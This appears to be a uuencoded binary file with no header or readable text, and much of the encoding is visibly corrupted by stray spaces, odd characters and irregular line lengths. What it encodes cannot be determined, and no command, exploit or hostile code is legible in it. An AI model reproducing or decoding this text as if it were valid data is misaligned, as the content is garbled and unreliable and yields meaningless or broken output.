`?;D4L+"@?,-<ABM.M5W>&VS;;GVZM?TM,T/IE`MW,PFO="*`V:N+YZ/>I32LJ.5,Q@06<Q4.DESQ5A4:BN,6["F%\$0\$&_#GM0EMR#)=1,[`ZI7L)M:L&>9.FVGJ9"83E%BJ/OZBJ>B3,`5V^MXPA"H[B:G!8]U!M3#062Z.*5MVY48GQ1'11[4`JII)04:;%\$VJ]8V5_5WW#@XYM!"Z;\$]2%BY-E5M,3Q3:8)G#R/'[\,S.5<Q#0XI8V1AJ`<V#V2-66J)0H\ :691L"11V\$G?K"@F;MR)F4?>]1S2\$Q`;\$9]NPOW)5[?'Y,'Z1#6D,(DS8=!8PT87_T6N^HJK76FBBMMZ5]1WGJFS2\$;2M52?&"D6)!`QZFQ(\R=7[QQP12--3#_I)MXET;&@V<J^;M%0C;7L\$^&[)NMHX74&JOF+=V.Q#Y&N\8`SQQ(=JMUAZ@^U#"'FY3/3T`L[>M<=\$P`RN7DM(WS>/,^BS/W>\$`<7&0AK>KI)450>L2RJ\$[='S+\$XJ=!DWI??2,MX2U8;/?V6Q;2)7/L.C^GA*OXDS=09C[+6=)OI#B?2U>"#SIAUW3:B@<MK;M`MJ4`S;"5R.:CE9^@6?WZY173%[!(Q\$>9XB6>`OE%MZL:C<^LGSHCQ)8HY8!+^MWI+15P\MD#]OA=1.00P9>-G"BV-;]2/'`3\[::*7TMR/3?1?A:6C/HE?#&6\MK96;]9?[M.>R2W#8IB_Y<1)*8=GW-EU"R.-I`54<%P:-_ ;MWWW`6?7DE?5[M]"#`PGK\<+1_5K,7=W409W,?[R/#%89=9A51A/B81\$Q41UJ"<:17E&63I=M M<2YX!2:*`2S[&@Y`?"TOHQ]*:U"RZN4[OX"2<EE&-)-AV\$07Y]N/"I:<F2:%M.%SWQO3`JS<VNB"M\G*W86R\QQ0I`RP]JA!@JRUR>V/YWG:6S-X7J"AKU3`HM>^V%G_4)]/;,\$)Y2RQ)J?2T<#]T?65X/Q#W>I?L:?'^1A!@^T>BBTE=OUI1GM`Y6@RS1I202&_>.WCIA26V`1TDI/DP=^A;+/'R(7`A&_QI&A?;`*Z0,B*WQMQF/#ON3G6Z`#F9]\-EL1Q4.\$(Z@_`-#TZJ.TC**4+@^1Q3_LQ"0_\X0OCC_+MEQ&\C+F_E"D<&(M5W-&R?AV\$`5CY(*3\1OY0D:RO)I.#TQ8RIEW?>\.9OF^EM*)4R4F(P//CV7,SD=F8H=J<2OID\A/8#`3;E2TT6^5-S]B4&^>^8='R&B*R M7&I-#6H87[*?8"*XU+YU3J`7@20@Q*`S>X^SXC"U8M9.7&<;==H3\E*C1?OEMP,BG0RLF"[MU^D_E8W":"]K=(8S`GDX9M\$H3./ .E):RNN)YAZM^.`PD_M,D\$M^Y8\IA\$YT4FSP:LH=1H4<FE6V7V\$8MFII+Z`]&*5?A_-B]5ONN_[PCOT.NS`M"7`PL#&(/ZXN^7TB[9_4*`'_OCYPYS<KTE_GA3[X\ (4(;`_7YB"'/;GDV?_M`_R"_3Z5]N<IX/^0X@#L#U-K?Y[LCT5%_9-5*S];'^>3;?_\//GS=2_\MQBH M&#_/_&Y#]P8C`GQOYQU3<K]9^?H-%^0=K<W^^3.7GF8=_,?C3@^4?BY?VYTM!M_O\$:[%=K/] \S_]&:VI\OX/C`H^FOUGZ^)_BCM<\$_7\+QC[ON7ZW]? ,W\HS7.M/U_`\$8^ [BE^M_3R^J/]@S03_OWK5_7TY!S+P+Q6TO.3_`^LY_MN?_`KZC_,M\]-OG[_S_#_#_JO_!U9.GO_K_`%_Y?.[_P>:DIF!'`+F0,2._,P--W/@TXK-Y MJ2P90+4IPG_U_\!*&, /7K#?`?'Z#_+*`KLHE/_P_D/U8:A;VP_`#W#]]@+&ML#8PLE4QP<`T`.@!,`5@#<`1@#>`0`A"('Q`-(`I`!(`='`H`B`.4`&@`T M`.&@,`A@%,`L@`D`2P!6`1P".`%P#N`;``3@*P8?`!\$`,@!4`.@`/\`:@`<`:M@!_6;_LC50`8`7`'\`.:`KPE1`*8`0@%\$`G@%H."`[XAN`%,`-@#L`/@,`!*H M+S8`&@!\`,`0`:`&P!A``(!Q`!H!*`-T`A@&L`3@#^:8!OLQ0`5`"X`(@#` \ (M@/L/WQ&A`&(!I`H`-#PPX)\$.X`N`+T`!@&,`I@`,`-@&<`:@/<`M@&<`;@# M`(L`M`T`=`#X`![]\#W!#T`(@`0`)0#:`/0`&`*P`N`"X!F`0`!A`.(`I/SP M/0`:`Q#T??P_`3L!\BD`^E,`L&@`^/\6[_=\$!#]D1LS?_`\$S`_M"3_9!>O(?)

M,B?F;WXF0.N6!#%_LXO^@Z_Y0P;I?Y?%'1GDWP#4V>4Q?[O_`HUZ!"!'MA]'
M'C#0/ER_A1%_A)%^A)%_A%_A%^A%_A%_A\$%^ (=Q^'-W!0'MU
M08)Y@H'V\X+YX<<'LSB>SU@?OAM@/Z^AQ?(5Z;G)W+]I@<=6<^%\]]@_KU\
M<-_UB#_TB#_T2#_X2#_T2#_TR#_TR#_TR#_T*#_T*#_TH!T:E<^VY=7Y<=1
M)?OQ-S[J#S[J#S[J#SW:/\KYVUYC,#_.Q>\W<PD_'(H@_A+_Y,>Q)\$<\TB_Q
M\$C^_W3_BD7^)^E_EQG/L1C_)+O-*/_X_&/>-1?XM5^')%_W'.@_1*O_N-(^2/^
M)SU["_!^wv,>\A][S(-_wv/^=w_i<-)]*_ [NXP'F)Q\H#WF\$7[LE@OS8X=1
MV!\[C(+_P\H/),+_I0>XL<>\W^5_H^TO]IA_^7<B#]C9V??3RTX?WXP\$)
ML`>*4!#!?OC7N4#>+_O30KQ8V]2D/?+W_*'^)[W/_<FA?FQ-RG,3WN3_M!]
M]Y4)B@/[OC<I%&AO4G!><&@P'G!(,'1P'G#0WJ2_`VF8Q_O=3P/D/_:-A_S'
MOO%0_](&PC^U`>2/W<:1_QOGXO%/Z:%^#[#;^5^E_.Q>0_V)'Y)=R(/V-'9!?
MT)_-)_SB_>M>\9_^%]O_]W\$`A?^OXP#Z^SB`^9<ZB_U49^@?XP#MO]'VXC^E
MA_DQ#OXJ_6]M#_TO=D1_*0?2W]CY>8]^`OQ_;7=2/_-?O];NX/\W7C_:'=H
M,\$QPH-^KP(A)@7_O]Z"=WO]0!@)(R7_DHZH&"T8`!>KWF&!<W_>\$_C5_\`]X
MQ_UG>NF?TL,!Z>'_)CTF.-#V0(E^M2/U2SF0_L8.!1AH;V.L[]<;+_`^DN0
M_S?GON5_\5S`_S@7H"=/./#?S@4<&"84<"Z"X,&PH+Z?BR`\$,!/@/ID"AK<R
M`!9@9+_G8PZ&!*T:'@]&`LZ%_A@5K!(,+_K0?E#@XY`&ZC_2WK%G)(C`.GA
M_R8])A1P+H`2_6I'[I=R(/VMG:U_6Q^%7\H#^S=V,"`QP%6!\J@&(X#5JG,]
M80;#@.#"0`+L@_P=X(!)@R%'U8A]]QU]!>(Q0\$E/_^X0.N"8E2!,C!"B0.Z
M[SX15A8A(<^I+X_)``\<X?W@T=[H?/R7VLM_TNMT?ZFM/_F&^^'KX/O?LW^
MPJ?][_VT'/]??1W4X/][7P=-^/_>UT\$[_K_W=?#F?[_&_W[-G\;_W5!\Y']_

M!8C?_14@<N5EN.G*RWB#W%1/^-*S[?3^F1?O@K^*OTOUWQ\$?_%#N<OY4#Z
M&SLHWW<F!]5U'ZAK/,A?'0,&%"8L"1B7&P*8ZA`B6(V4#0!W\$0H*Y%\$>>"A
M@/LM-^#:";_]/;=4,"0XU6\$@-P2L[[EE(B#!_ZX'Y08'.@*YA8)A0M."_6J#
M^!\V".#1OZ?7A_`S]%BPWW*NT.#+4)#@WS*_V*+Y"=;&']CZWO=M\$!U^]4*
MUR^UPOR;6F'P4'I@@6'4@6']-1P*TI!;*L#!P&+@_C%,V0R\$8%=(5@81`PH
M<DLN-UPP#A)6!I@<D\N=Y30)9*\$@X\$2AX.#K@G]WNJ@6IY_;_M#"N")PPD-
M[OOH!(V[7TO-DNIH?_N7\$`Q@F-"BS_\:@?_IS9\$`6Y#_D_;\->T1#^EA?J;
M]J<`^CC(/Q#D=_)`D\$#MD<#BX*"A0#5`M4<\$JCW-TZ)JW\I(>)/-07&"@+,
MW]3TNQ]Y-+CO7AY`WV04\$(A@3F2@YUX'--#3+LI_[*/@,<'_WC4)\=55H7@
MM_<'`D`<!A@. \$CT8#LK\`PYPB<:\$IP?#1)A_P\$#\$!Y-XC`\A\08'^\$;`AJ\$5
MQ8:E[<6`0_F'[X?'`/L]_+L?P7\^SX+_]SGO3@8N.3_ZVX(_C_@SY[H+_S9
M_V6LZ%_&BOUEK/A?QDH(@)^>2QH6D<`C.)"/;]/-_R?<X\$`V&3_/^,'`0XT
M!P8Z1_\CCPAPH.F@[U;^,]\(<*`)H-]+1][28`#37'];N5_P5`\''&B[GM^
M?^8Y`?'`G.!W\$LH_YZ6^A_<K0*\$,=LOKNK!S<`0S!S=3>S,C=Q,V7Z2V7^2
M.<#`S7_UNP!O8>=H[/8]T3]\$]G^*0!)K,%C@00"=\4-@_UT`8FW`P&W!X.P<
M'2R_,WZ7V/\A<?Q[UPY0;E;6KC\Y>`#W!N[58%\$@G`3D(-`\$P,E0@?)R`,`("(
M`B:T>)-A39\$P>'A)(U@4>2`!`TZ!:`LT"/-_J_YY\$YQ)T`3!2(\$T_X;]I_;
M_\MBON385U(,'-403`R`U(*+D?)((\$!)X<\$MX7T`@XOCI!,`B)Z^A`>.D\>
M,S'904,P_V8:J"\$&\$`[\$]F"S(/#^H9F`B(%`\K[(3_&-E2,!@B8\$H&PAY;5\$
M`+-,-D-.D.`D:*\$`=((\$P.`\$:) (P3MIQU(O\3(\$M]1*OA21!!<5#0AJC"'L!
MWV6`)5U(<`-\$ (5U("`,D(8BGQ/^:/PR0OR`3)) (S!,DB@L4,R2:*R#!VT\$R
M02+80Y)"(CH`\$O!5SP0)80K.#`EE!D@P5A!,D+#6\$"20<*!M#R#`(<!KCD"
MGT,M(L"#OT4"!_`^!-("K06!"&C?(R.!+Z("6E20%AK0HH"T:*C@4QC@X#L8
M("TLH\$4'6<#\$_%_!@<_QP:TT/"`%@O0[N!@P<1@H.G`J@!\!;>T)0.D2`
M00`PWA\$1@K\A`0>_?`3Z8B<&-`=48/_T?:VSKX[?Y)\`P6_SX=!@OUS3NQW
M7QV@>3`HL'_C?WNJ\KAZ`.T+R)]D^^.D#S&"!?'2#[H'DSR!\<T#OEW_UV
M?'`]?_L-O!^M_,#_]9_.W[[]]__OF_NT'=-GCX>'ZD_G?[Y_SO^R<7%SL(&1
M<?V_E/]??O[_?/[W+\^_N+F](]O_O!?)\]_-Q=H_X?>[_SW_`^`^?`^`^`
MR08@?[G^@XV-BY63\]?U'`R<_W?`_C_`5SS]7I^ (GOOK/)_X-?'`_=/\W;?

M_P.J/;#EY_T_?BO(9<(?`P)Z)RIJ[&HN9NUD9>[RV[JN+\$U;)]T(M[&^:NM;F
MWE^CL*4:M]!_0_E>.>G)SBR3.W_@`H@^*6C<GG?7U1ZUU:LEB6F0W4YNFJ)6
MI@V&H443DRL2S"2%27^1E1B4*/,:VO\]\AH,\$JE:Y`T2DIA<V,VI@4X<*1(D
MY>%ZYW6V[X1GUR=MO[.C!1:(%OCB>Z?-YR&Y['8#0B8M6DA])BU*?6&D!"@1
MF_ZUGYZ3GO6W)\]@C:I<8,VR[DEAH]P\33(EPB2@_JH=VI*#3K"%AR\$T^@
MZF_WY@GI#\$'1P*8QFUG_*^R73"&9I%+GKT/RS5-[Q/SM!OM,[M8(2*/2T*&
ML\$KH.*SI2DZ\$S\$C85C`L;/_+LWTSTJV\$2(Y0-53ASI-2T8QPNOGM\3SY")X1`
MC[CB6XE06<^?/&I6H5Z:V5TCD;8[<AU-4F?"G50NJAWH*26(W>Q)7^*H@YQ;
M7.P>%K]VR%96<11=7/%-W^7="%)Z/ORIETFX6X2K@=RQ+DZR(VYG&5[-^*)Z
M#A]3(RL)PBI3Y:4<MG18\$]@CRR%,>ZQC*V(3<7Q8Y+_X_DZMONW+\`_Y;+;+
M,<5J.LA*:/##[I- [R3&VI(BS"V*B&6Q\$ANCW* [. &6('`V8HC>9EHU!U=?:/
M_`2;6_%29:B9!0`"C*9!0Z[J@=2*WY.3WQ7XE@@)YTR3+_) /)JPMQD/KN%
MK+AL=\$QW[>]0A@&3^]O!V*0`JG@2^&\$+.L^!57`N95!-#%POPGSUHRH&'F\$'
M\Z!X4_Z8;3_`9:>7(=?`7ABD:`*D[]"Q%W)ZF1"X#=K7\$Z2U,2U>%*QHQK%#
M1V.6ZJM`?!4S2)28_`*55?(7L1CW9W!*#"5T*HEUE?#@FWT'4Q?H@GU>[R!
MAL2D`Q[0&5I+JUEI;ZG2@J@L,C0SLNHL\F1>C/;/!T\$L2*?SQ&YN\V</T+@]
M4T7*Z>7@OYVJWBR(T5DM?+K&I2>Q2R!<N<WAI3CTZ:8BYFM+!GHK#A1,DU3(
M,VL=C3:BU!B.3U6[!J@7J1[I]MBC<\YIASW#\K=/BK'2=QWF398&30!=W/OE
M^X>T_:BZ8.=+6.->&;KZ+,M&TUE9'1H:L`F^%T@VCW'MY2Q(RFQTU#\XU:E?
M[+5=NI_D?N;A(]/L*ZH^`Y\`E]1I47NW1><K_9K\,%_.CW94W-`&8M1J%]I^

M9NRSIGI3]-, 1N`=4XG=SG<A^52EO=:03S\7LF] 4L;. IT=W=RW\' 8CU@E+5#! 4
MK]; 2HOCZF*K=>2VIZT:7LH:7->. 1M/\$' 1=YKAQ6O? \$ ['R[C4MHA7+BO*HO)=
M>CH8-7V&S&0; T812.FYWR^R_@+'*S?'9/]. %ON*>5_.: &; D2RJM?6N7RD32
MLS9XQ^ '\7&:W+B#P+; ZBW&; &V! ?7 [, G' ?<XLB*D</0GM%12.>9^>&O6AV[HBA
M#C0V/-J-M(=RYPTC.Y7")% ' &MNOSH%N*T\$. '\<>%\O] 7Q2; #!>-M6>;) 7BUA'
M7(<%)] L' &IS&W<U.FF#H1XF#Z [' <^:52 [65XIKR/\$C9., G?' FYN\PO2/; @; E
M9ZXX' 0:, OSUG; ZEZ, S5E*+-- [H9%9K=3X?093N"3A%*' "\<06UU1B6?A '= (0
ML9='H+) Z:PJ6U:I?7-[I9I=<; Y:6BC^) 1D' -; 9*R_?AHB?MFAO8":6Y&; [Y.
M%!Y\$' P3] 7LT&&: + [, S?' 3WB1<'WE3Z [, * [2<, /2": [3G&+: \$!Q2?J.V_5N5\
MSY?V, \$RT"C [] 2#] AVN=D/ZX#97W:] J (5QG) %HP^N3' 24 'D\LX. 8CT?W) ^OGN
MZ^LDCO [J341>A0_%; "R6H<O^WSC `238/\ \ ?BAZ2OMN] C+Z#J3_#H^" => "8<K
M=J&W+8W! GG. J?EC3:3JE_+ " (6C) *8AG@EWQRY>JVR? "AHGDD0, 5<J\ :P; X+!
M:K [FV*AD?JJ4TY/>O#J?7>G* `; F=RTT% (B+DE. ?ME3V ['O; JA%\$#' D%/>YAH
M5@*/1%YPRB<) 4OHTAS>NEYO! ?MTX3W (A1%:U^) C7I0Y (R#6^N"WK<O! <*R3
M4DAU=4WM. @7FRA; AW90GU. =W:LZ/ ['O?2ARD4HH5%P:#Z7M'M! :PR, 7 'X:X'
MDM`82&=1SYJW-RR=MC; , 1"N; /B (3W?/L; 6 ([(' _] T8-E7_3=L [%#6UQG<YI
M"NIB, L ` .E<^) ^; MMI+M>. <:!: ED [#2>C) T+&R#+JNG&&/<-9#SQ=10_ (I. 4D
M^U; Q?-& (_=? (6^TW&Q<GYBG.) AYY4R4>] 9K<5U ((22ZN!072'F' L1X@"4E^,
M") `WX_OJ6_RY' P2N. _B [(9::\0^UII\O+ #9T] 3'>, 7MLWF' H8*YJ230; #^ [1
M5; "W1=G1=+\1\3K">* `@\HH@JX [R_! " "V/5M\$+' +0P.) A, UK; :7A^?PY1! DE
MN' `FGF `1G>N7 [K=K@ [C*F. IR30] VX@0Z] 2?" \] 4"! \ZP?OH.G/T) " SJ<T' .O
MKXG2] ^\H68Q' *=9WLE/<T8? (DQ.VETC2ZD7 (C\$4>E9%.] Y' 6-P5\$2-XCZ? \$V
M; ^U7C!F] SG*E\1_@_, J%\IX' ; \ "Q=/?:KCK@, 4Q ` (J/X^V&. ; ;]>W [8EY?L9
MJTI; @^R1U8_RKVIBJ: ^WJT3' FIRHCBI6X8+ [<%EN<" [VDH2NE# [VK@4C; M ` _
M, G; <V>+F>HT ` \$ZW\&#O (*SILIX\AF3&&E2XU>\$B (I56' _ZFF) !1/7AK. \$GHU
MZ4M_!PO_T_CZ/E6L7: ('6:B'EZ0! -&+5VSX=3T*_R0R77PI/&A: ^EG/>5! Q@
M6GJ_5@ ['] _AAK) ZOI&X/, 9\$7B_9##, 40S ` /R] U^ / [JVV@18%RJ+\?/? `I&_ \
MAG [L' T\$RLJ] VCIX6UZX\MJ) 2N78=6Q#N=+/WRNU<1ENE: X3271L; &Q (2/X8-7%
M!Z31L"%I\ \ +XGA*X3M"&L.UGND [P\ \) `O\ \ ; //WQ\9: +=?: NZ [X. &P?VA\$B
M?-K; VP*BMZ>K] 3P) 0C8MFYRX73. 2, L?T+<SQ-<S4DU04) -TMZT-T9I?:-. 2X
M; 04RW, ?:7, JS/R#&ZUV9< [X:#WFKUM7GA) 1VYH62>8AK] %JNF5 [[O3H] [L=)
M.A^"F" [2XDV93D5*Y3F!?:%\$ _G' XQ: 62\$S\$JL@ (, 9^/: 4_8T@2K\ C ([\$O! 9 \ (
M:W+; U&#DI0. ^84@^ \A] YP2\$Q>Q] AS</-*+7) XJSEQ/\ I6F' QF>V<FMO; %4>\$
MIL_X6M@LB)] S8@3I9LM-UVX4S] Z7&*X-OF++F: 5DYQ^2<+-792% `3/?/BEW `
M' +UZ>; QS4QM&6%]+UQ8C. (WUTJXQ.] <S' SI [<871#="F\ ^ (0+BZ%P] VHF ("
M^:R&G, 6IP<1\$TJY+] 8AO\) &A070- _ [:%-V2_2--RSLJM.X5C,] /I: :7OTRY
M:FR.PL' ; HH?XDAL&F%B_K9.Q4C75A: (@+2A_ _BJ_4. "-9=J09 (7 >A [OC. 8S
M) PRZZ) `JT9R64, S: 4YVVAK) HM=. 7\$' (H#>+ /!O, <G>LDGOJ, \$7&S\$6H:+. HB
M97W, M`DT] . ^!W! 3RMH* ` \& #/ #8EI; * [H_6: `6O>ZTG, B' * [[P (THQX49/Y; `
M+SDT=S<!W-\K^UT=%0G*81>, UJ<] :L&8\$7: B5BDHE/Y6NE' 4-YVN' W+P [MM4
MK6^*2MGA\$. --4L. \$ [_-PXNLG [8 (S85>T>E="LRQ>9XU6. # \$ * \ -Q# \ W. F^N+@
M\$F ([Q-*=1G; 45CRI_1+FG5V\$V: +UQL ` .V4N%] *OP%WFQD5%: I43#0I_7)] -3
Mcy' */G `3Y6<CCP>5U; K. YSO.] /K! X2W9T#@, >G2' D?NZN (D%CVGLO; [(1NG.
M6V\ M1#] GR7D: RVCDV) \ [(T?&E\<, /ER=J (-IJI%A#\TG<5S, DC, :14=*36 [
MD*?#7ZXCK!FUJKLOJ_J*P] 34) `M, _L3-%79L [; ->K: 7, E*1Z*F83: :7NHS.)
M (A1OBNEO:A_HH3P0UL&8. S^S01 ` (ATOL3R+7F5K\$#4, [/WLZ1Z \] 9Q. *Z; ' .
M9 [_E4ZMK-#6_M@*>] LRVNN_4-#>C] =&FEV>FPFP; 9U/FG1LT>7B [] YEK:@X'
M<P\$>K\$KN4WV*Y?&+VPBEI7W2H=1@U (WM"* . J:] H5H: _ (S^#/K, 0V; Y=03 (, -
M^LS/ &9HW*; MV2' ! "WN=UVI) -M; #! #3. EV_5-+ZJXQGEKFQJMOD7S@] YG8/) '
M/ // ? ^ &SL+=#] \$@; : P9Y>OQ3Y6! 3O@+J] GSS%Z; : +Q++K><WV@X\$73M\$' ?B-
MPHX' 0: *6\$UQ#4>_ ; PQ=ONFRP) F) *6XD; 112 (0_46# `T&7YA^C2#?PM3J' VZ'
M) 7WO' 9. ?LIFC++7IUKU3370. ?N<CW^72RJP90RB" *L9=1@1@SDY. 7# (9JEH
M.D=>G8&GUN1M' ' 4H; (TYV-7Y%; [: +9 ` ; 3_A9_2#O `JX.>D/>G' X# : 3L+PT2F
M#Q_) , <Z93F! OL*MYOV (S\$KS7N\XIK: B"#W0WIJ?. GG9AT0' /HT8?. IXG4#HH
M#=#. / . &Y" ' 9T\$, WY"@ [I [#&P] 2>] X6. HAY2: ^30T?*B] 4&QB [! ##R5\$BAO: 1
MW0TO5BB! AL] +I7JYS-YMS' +] *0&G?GW] DM1= (DV+8RW, D! 0] \IV#MBILET:>
MIMSAO8SR5\71#_ (=3LOQR. 1QVT+H/ML+A0>MQ1_A] &UP5DGY; KES8&] -1 \ &1
M) B)) PE*?V<# /D\$R\ ([EJFRL+<Y] #)) 8X<Y. S (9>#S, ^) 0MMOWGSAF_! Q4?C3
M>P, L. +TI2, BS `4*G58) V< (4ZP; \$8+; 5LMZ#88RI" ; DG) W?ZO3*3<6WK. `D9\$
M># , MR" ^T<&W" J5P' B [2EU' -B4LE1B) 7; M5) " %VN8 ` [#U#T] W (K^F? =P; C\$@U
MTLK?RR/ T8SO66; 2 (\FMK8LIF)] [#GN9@?R: VS8TL8' R6OJ/W=D<) <7JM5-%_
M# ' D7H26C5IYLA">=&W* <83Q&=*C6D^7I; ?M' W%<N' LF0V2*T' V' <\$9/ : 0G\$-
MF: Y?3S02B<6] VW4V%\$?Q\4) + / %BX&T\TR8) U, LA?;) 4BC^ ; : QK*3&>UT2V.
M03#1*82580&] 8FSM%QH/YR8] \$O%M0: OI36J71O9KF5NMC-JVL=UX+Y6- `6R6
M. @N>) X-MCMJ' ' ZDY1AS"C! "K>SK3M\K4) HAY. ;) %7D_&] SJR#5? [\ . SXJ! GD
MCI\$& ((D/=Z94; YV' D `RP; 4_ : 1M84R' IQM>2\$S&83" 6. %0: _5: _2?J- (44; Z/
MTS. ^05Y, ?A\$5>! R19Y@?5XCVSCN2TH2A%< (Q:] R `MD4G5BR [U `] CFM?9G: BI
MFJ `68<' RD=E087@, B3: /2^' @G-JN' WK=>EU?L^F"8\$G. EV6A, 1E^ -J3. =, W)
M, *^A4?P: OXFH\$R_M] C-: P<. K `J0JI (O [, . GB\$?O: [O&N>J] L+E/WFR5FOBW=
MW>?Q; ^L] ; 7T. \$MN2-C\$; N\&/E-CA] / =. N=PZ+X3Q222. @Y^^_QB\$:) 7%/2N?

M2D70W7_V"=5=?*D!' Q (MW3 (7TS"Z\QI+S<C_-FRGLAV! (J/2#BEDO709. I9D
ML*I' N5ESP@KGH!X%?NG, 4J+3Y3-IG, C1\$8Y\]]EA#'_@@)?-KXY4^P_-*UP (:
M^^^*X^<ON9LK4]WN5) 08 [_6Y\98R\$3L'RSVO<'HVZA_SF=%G+1"G?:.8.R34^
ME8CQ&O*A) *F^(7@I=5?7//)!UHD&SO; '>"FNJ\!!O^5K2[].@<+?M9&V] 6GUP
MF\$VZ*] PR2X:DEX=+KD `55C816, Z^G] 9K;_G-1XLN#I>2_J'GS%XNE3Z>09.U
MWL] C69A?#&T*(\$-=%OTJ8IG] X8X, `WF*J9X%SH+_`\$AQS!U9J-, QJ"NQ=2\$
MO8ADM=6) -->^LU1%6HX: :T) (\^C@C6AMS6\F*UMJNBV9ZDHC'; FM, `K-&T:=
M-/6<&#] CK5=) E\>;] SEUD_?GZ22E&+DRB+JF"IU\TX&./5Y\/^>>D-0] 0@
MO?#-+\X' AI\14UV^2B+X<* _Q\$RNL/V (23] 9WCDOE\] K@, 507LT=0K' #UCWJZ
M01' -^EDUNOV@H [. \$) UW8_XIH '-7?-ZAZ7:GOHD) IR<?*AV&-2M"J_A"%WKM!
M/I0H!\FF1L[:>M@7N12AWB3%]]S/'!'<"\$+I.ZN"] HF; [!^K*S^GH<]^:QT:
MN821P.8FO2; 6HM?N`YM(B*="6DRA:IC[Y: !C[MS[YGWKHJO5]K/+YMVET`/3
M"TOEH<, 43BM!XQ, T7JX-\Z<2103U<<PF"H(NJ"X<4PTS5J0M01W>4)/8U9!Q
M[<] 2G+`B?=#G`VD^EX<A5N9TB! ?K@VM- [?L, *Q/YXI"& ((@9, 04.0W7CW1^Q
MDL&GK2\H#; [<QQ5#\>V@6<, -VS`@M7_<) V7UOJ! `Z: `SP=[6, /GBXG1W); ,
MCL4M7%OJ' 15I3Y*#UD0/I=D- (.M' Q^ZY]) &U7/ (NTBI7-NGI9&T^_:= \$ (8>
MWY (AF] YD7K-YN+?JMGA: *H+KXW=L\$9, DV\Z3) , !H>H4VNW^T&"@XN!] 0F4 [>
M) O: 9<CRK^>HN973//6D5NT' TR4VBEJA: X/7' H@WNW" [T+H0EV>ZK@7>"&N7D
M!A.OO3X0\`5'' "E^AQ!. 1SA8+9JRL#"1> [+ :JU%KVSZ+^73H' ?E! =\<G:RPA
M[O [^Q*\$O^O [<H<1+1\TOI (D\$ [MG@Y_="G6BV>T% (.^_&/9WAR<R) GZ9M, &
M=V] (N?S8MWD-\16+^24' 5- (#/RIJ2"5>, ' ^*PW+^PC\$B8>VE69, PKU;=%6; F
M! [X`?GJWR] (@ (J, \$N?<S.6) - [W4. -U+ ('R\0PD] 2DF [D>NQ' 1<=Y^J_D>; E9
M' NDFAG_! B [4=9 [C+] 1NX.W-JL (Q1NMFY+R) A] C?@P=9@X#2, J>2BWA>3=DIC
M?\OF=<GZ [*3%#%-1*4V?D#QRQ5XJPEY2C<@H7@1CUM& `+L3 (SX9+\DN) (>G4
MD7MW! 5Y*MQ7I, ^^' YT_W&%: A (9N6=-), M+\GEE\W+0] LAQ78%XT6TB<) 70TU
M#. X+I9Q4GAX [C4&8P\1] 07N>BG1NN_>; 6) RU0^FNND, /S+"6JXA4.LL>P!]
MCX, !B6==) #7V0UQ6W1N%Z@W\$MMV4* `W [EQ/O#] ("N=W&A+Y01T`KM@0_% [2F
M. +; 3]; ' J_ / () CRU= \^* .79FSE>V6A=PS) P7*C?Y6"1C-%54; 0IU2AKP"2+:
M9B) VH* :+2] ADXP/+EW/+] P=V3E4D.NBS?MT#^?) V8^P=_@^%CW".RXVEO9^=
M"!59MFK` : IGPMVT] /4-#=#/0JGGT4> (KSO/R8M) 4K [2-* [08PHT] 4S' K: _@P
MCX! T&' O?R2] ! "5JW\$ [VK%\4S [^, KYY [9; ??V3; _^\$B%X (\$3GC.L#I>\5%5_H
MM [#IM3PECO36UY?>\ `Z' *>ASDB9C; P*- , 3K] @6^F.PNEOJ\EU7J&! G4G"VH
M=XGVUQ63QG%7<: WY4I (%0K>7E"/>) RUA*\V?B9\DR1Z*; 59XTS*W"H; W?#&/
M?39EH=' NTR+HYFS [8?7*B7=Y=>T: N [X9U>H% [ID' JH3VY/H9>DA-&^G<R>N
M#J8D/RZ, LBK.B_ : ' _6T\ _5) 3MHZW314, FJ@EO\$CFT9J5<: S-PXH?O&K8447+
M--) C#! 3\^E2J#X] KO=Q/1@4 [8@ (, \$?HD/RQ&OF\B_; QYWL9VH; WQ50.NS^*K
M`; J39!] Y2' J24\$; ZZ' URV\$4ES89D8^H4V] O: +AG<*`Y2=A*I`Q] B.YGZ>YPF
MY#J: S (9 (2IO7OO?Q9G9' . =: 4#LRM1T%-P9FJ-105NFR"5LE9 [R] -] FG?I0LO
M& : \$&0F] \I; C4RK0: 7D/HQK2Y1+J>9<RW=) V^/\$I) YW] `S9=L] *\$^%3X-V05
M\$7N&8 (G/+T5, F.T741=\BS\9#] ZI?' FE [&\E\0&QW#3V?. `SX3F%& (OC!W^ .
M2^JHFB (YE1V; #; B"SI1 [`9<4' ZSP] YT+U, 9GZY<#M2>+] 8-XS7 [; [H+?5GF@
M: <2\$?, GF3ZLP; : Y5^E3X) UJ) ; N4/\$H8^E1Q; 1U-K+\8\TVO' FK=&<^Y: %"1
M5N+U-VP! QQV] X@MM8UB] IM3 [NE] 90WV_ [CM&: & (] 50J> (O' AB] CU] (UFY] ?S
MZR5WC `44\$N; P#<L; [*&@MT\ (3E: %8YX\$LVY3CR0*ZV#L"W?Q! 90 [8LKF+06*
MZDR9N+>; 08VSZ, #OP^R6/S] <L3SM_) @: F&: XLMSC&F56_ ' 5Z>WB! F&&I/EA
M6" ;=?/5; 6] /Y#^*P#ZE7\XX%HPBF=P6IXD29&] N, >3: G0E%/KZ\GE>TOK [IX
M-\: 7, -T5%X3" [@N; #7J`/GQD^F6G` [6F?HX8DXYT4J\; #, >%3) N4FIM, "IW
MTL7X. JPS0X4O] DR/\$: O5LI. _\$^RE9ZCCP%@H\9') !] *FV\7EHB_07OM9U^"1
M (XFMP<MRU*#@GUZ\$A^?JWWSAZ [" . 64?R: B=EKXY ((H`) TQ99+6 [4@Y. 4 [S6
M) ", [CPWXXCV5XWB\$^`C] "UZ `: O_M0, 4IZONP-) ?</H3K=; " \KP<4Y7<\$><
M7P" [7857HS=UNH\$V: : A%W] [GO' [T?8MBZ+@: V6_JX\L7OP7V_*"O, T!G!V0
MZ41#=#Y_L/U' &^75.US<2Q! : O] 8F>. T3H8: _R+=A@V7ED! ?2=+V0U0] !M&M; 8
M?C*! _2RDV] 3 [H87Z\$RN7T1Z-MNI@#ZS.B&=VN%T<W\; [\8JFG%?71SEI4YV+
M5 (X5%\^PECI/T/S7]+U (.P@?%0P8+@O=U; [P>NE!V^7B: CM. [] 7N>"RV*W\
M, %26/-^O^HE (! [=5JIU]+^AJKF4XWWK7 (6.\+\@UOA@4^%K#\$M! J4^ (LQ\$M@
M? [, .-J9G [: ?? .>] M3R*. 2G<) K8C"MV*R%F4S8: 7F?LW%>>+V%: MNC [<#8] RS
MJSV\$44%*Z\U%?9D (?U5W/?+ "GOM! *' ON1AE%39`KMIU1P) ; @%DF6?E2L?7R3
